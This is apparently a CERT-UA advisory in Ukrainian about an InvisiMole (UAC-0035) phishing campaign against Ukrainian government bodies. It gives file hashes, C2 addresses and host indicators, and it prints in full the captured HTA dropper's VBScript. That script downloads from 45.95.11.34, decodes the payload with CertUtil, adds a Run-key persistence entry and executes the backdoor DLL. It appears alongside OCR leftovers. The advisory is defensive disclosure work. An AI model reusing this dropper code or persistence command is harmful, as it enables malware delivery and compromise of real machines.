Кібератака групи UAC-0035 (InvisiMole) на державні організації України (CERT-UA#4213)

Загальна інформація

Урядовою командою реагування на комп’ютерні надзвичайні події України CERT-UA від суб'єкту координації отримано повідомлення про розповсюдження електронних листів серед державних органів України. У додатку до листа знаходиться архів "501_25_103.zip", що містить одноіменний файл-ярлик. У разі відкриття LNK-файлу на комп'ютер буде завантажено та виконано HTA-файл. Останній містить VBScript-код, який забезпечить завантаження і декодування файлу-приманки та шкідливої програми LoadEdge, яка, у свою чергу, повинна була б забезпечити ураження комп'ютера іншими шкідливими програмами з арсеналу групи: TunnelMole (DNS backdoor), RC2CL або іншими.

Активність асоційовано з діяльністю групи UAC-0035 (InvisiMole). Зауважимо, що дата компіляції шкідливої програми LoadEdge - 24.02.2022.

Крім того, виявлено факти, що свідчать про розробку шкідливої програми LoadEdge, щонайменше, з лютого 2021 року.

Індикатори компрометації

Файли:

```
MD5                                SHA256
dfb5a03f56769e3d1195bdfe6bb62070
4df873ea077bdbfe5389d30b5b0d0ad4a3fa663af4a4109859b61eb7f6099fc8
501_25_103.zip
72ed59f0d293ceede46bd69a09322f30
090997b4691f1a155187a181dbf54aec034eafc7b9344016867fe50da15829df
501_25_103.lnk
5fb6202b8273a6a4cda73cee3f88ce1a
6b721ab9f73718c393aca2b9ad06f45b09dbfb23d105ca5872d8df7515ae14c4
We4Qu6.hta
cd1a425e1ac6bc029fb4418523e43e88
5e06d688ac955b351c3ced0083dc7e372e447458e6604fd82ac118a6ac8e553c
501_25_103.doc (файл-приманка)
03f12262a2846ebbce989aca5cec74a7
fd72080eca622fa3d9573b43c86a770f7467f3354225118ab2634383bd7b42eb
EdgeNotification.dll (2022-02-24) (LoadEdge)
```

Мережеві:

```
hxxp://45[.]95.11.34:88/get[.]php?a=We4Qu6
hxxp://45[.]95.11.34:88/_[A-Z0-9]{12}_AZ
hxxp://45[.]95.11.34:88/_[A-Z0-9]{12}_BZ
hxxp://45[.]95.11.34:3000/test
45[.]95.11.34
```


Хостові:


```
%TEMP%\501_25_103.doc.b2
%TEMP%\EdgeNotification.dll.b2
%TEMP%\501_25_103.doc
%TEMP%\EdgeNotification.dll
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Notification
cmd.exe /c REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Run /f /v
Notification /t REG_SZ /d "rundll32.exe "%TEMP%\EdgeNotification.dll",
GetApplicationNotificationFact"
C:\1\Release\DLoad.pdb
G:\projects\demo_rt\x64\Release\service.pdb
G:\projects\demo_rt\Win32\Release\service.pdb
wmic memorychip get /format: list
wmic baseboard get /format: list
wmic os get /format:list
wmic cpu get /format: list
```


Додаткова інформація

LoadEdge - шкідлива програма-бекдор, розроблена з використанням мови програмування C++. Підтримувані команди: fileEx, copyOverNw, diskops, disks, download, upload, getconf, setinterval, startr, killr, kill. Функціонал: отримання інформації про диски, завантаження/вивантаження файлів, операції з файловою системою, інтерактивний реверс-шелл (віддалений порт 1337/tcp), видалення. Персистентність забезпечується HTA-файлом шляхом створення запису в гілці Run реєстру Windows (власний механізм забезпечення персистентності, також через реєстр Windows (значення: McAfee), відключено). Взаємодія з сервером управління здійснюється з використанням протоколу HTTP (формат представлення даних: JSON).

Графічні зображення:








```
<html>
	<head>
		<title>Microsoft Office</title>
		<hta:application
			id="oHTA"
			ApplicationName = "MicrosoftHTA"
			Border = "dialog"
			Caption = "yes"
			Scroll = "no"
			SingleInstance = "yes"
			SysMenu = "yes"
			WindowState = "Minimize"
			Version = "1.1"
			ShowInTaskBar = "no"
		/>
		<script language="VBScript">
		Function Dw1(str hex)
			 Dim i
			 Dw1 = ""
			 For i = 1 To Len(str hex) Step 2
				  Dw1 = Dw1 & Chr("&h" & Mid(str hex, i, 1) & Mid(str hex, i+1, 1))
			 Next
		End Function

		function RevChar(OldChar, NewChar, Cmd)
		RevChar = Replace(Cmd, OldChar, "!", 1, -1, 0)
		RevChar = Replace(RevChar, NewChar, OldChar, 1, -1, 0)
		RevChar = Replace(RevChar, "!", NewChar, 1, -1, 0)
		End function

		Function WriteFile(sFilePath, data1)
			Set oFSO = CreateObject("Scripting.FileSystemObject")


		If oFSO.FileExists(sFilePath) Then
				oFSO.DeleteFile sFilePath, true
			End If

			Set f1 = oFSO.CreateTextFile(sFilePath, true)

		f1.Write(data1)
		f1.Close

		End Function



		Function DownloadFile(sUrlPath, sFilePath, sBin)


		Set oXMLHTTP = CreateObject("MSXML2.XMLHTTP")
		Set oFSO = CreateObject("Scripting.FileSystemObject")

		Folder = oFSO.GetSpecialFolder(2) & "\" & sFilePath
		Folder64 = Folder & ".b2"

		oXMLHTTP.Open "GET", sUrlPath, 0
		oXMLHTTP.Send

		Dim Cmd


		Cmd = oXMLHTTP.responseText
```

```
	Cmd = RevChar("A", "M", Cmd )
	Cmd = RevChar("C", "1", Cmd )
	Cmd = RevChar("E", "6", Cmd )
	Cmd = RevChar("H", "B", Cmd )
	Cmd = RevChar("R", "W", Cmd )

	WriteFile Folder64, Cmd


//  Dim Cmd
	Cmd = "CertUtil.exe -decode """ & Folder64 & """ """ & Folder & """"
	createobject("Wscript.Shell").run Cmd, false, true


	oFSO.DeleteFile Folder64, true

	DownloadFile = Folder
	End Function


   Sub WindowOnLoad
   iWidth = 100

//   On Error Resume Next


   DataName = "501 25 103.doc"
   DataURL = "http://45.95.11.34:88/ 71AD37VQ2Y4A AZ"



   'Self.Focus()
   Self.resizeTo 200, 200
   Self.moveTo -400, -400
    ' Self.moveTo 400, 400




	Real = """ &  DownloadFile(DataURL, DataName, 1) & """
	createobject("Wscript.Shell").run Real , 1

	createobject("Wscript.Shell").run "cmd.exe /c REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Run /f /v
	Notification /t REG SZ /d ""rundll32.exe ""%TEMP%\EdgeNotification.dll"", GetApplicationNotificationFact""" , 0

	PLstr = "Rundll32.exe """ &  DownloadFile("http://45.95.11.34:88/ KVVEHJ2TEHK0 BZ", "EdgeNotification.dll", 0)
	& """ GetApplicationNotificationFact "

	createobject("Wscript.Shell").run PLstr , 1


	Self.Close()
   End Sub
   </script>
</head>
<body onload="WindowOnLoad()">
	<div>Microsoft Office object window</div>
</body>
```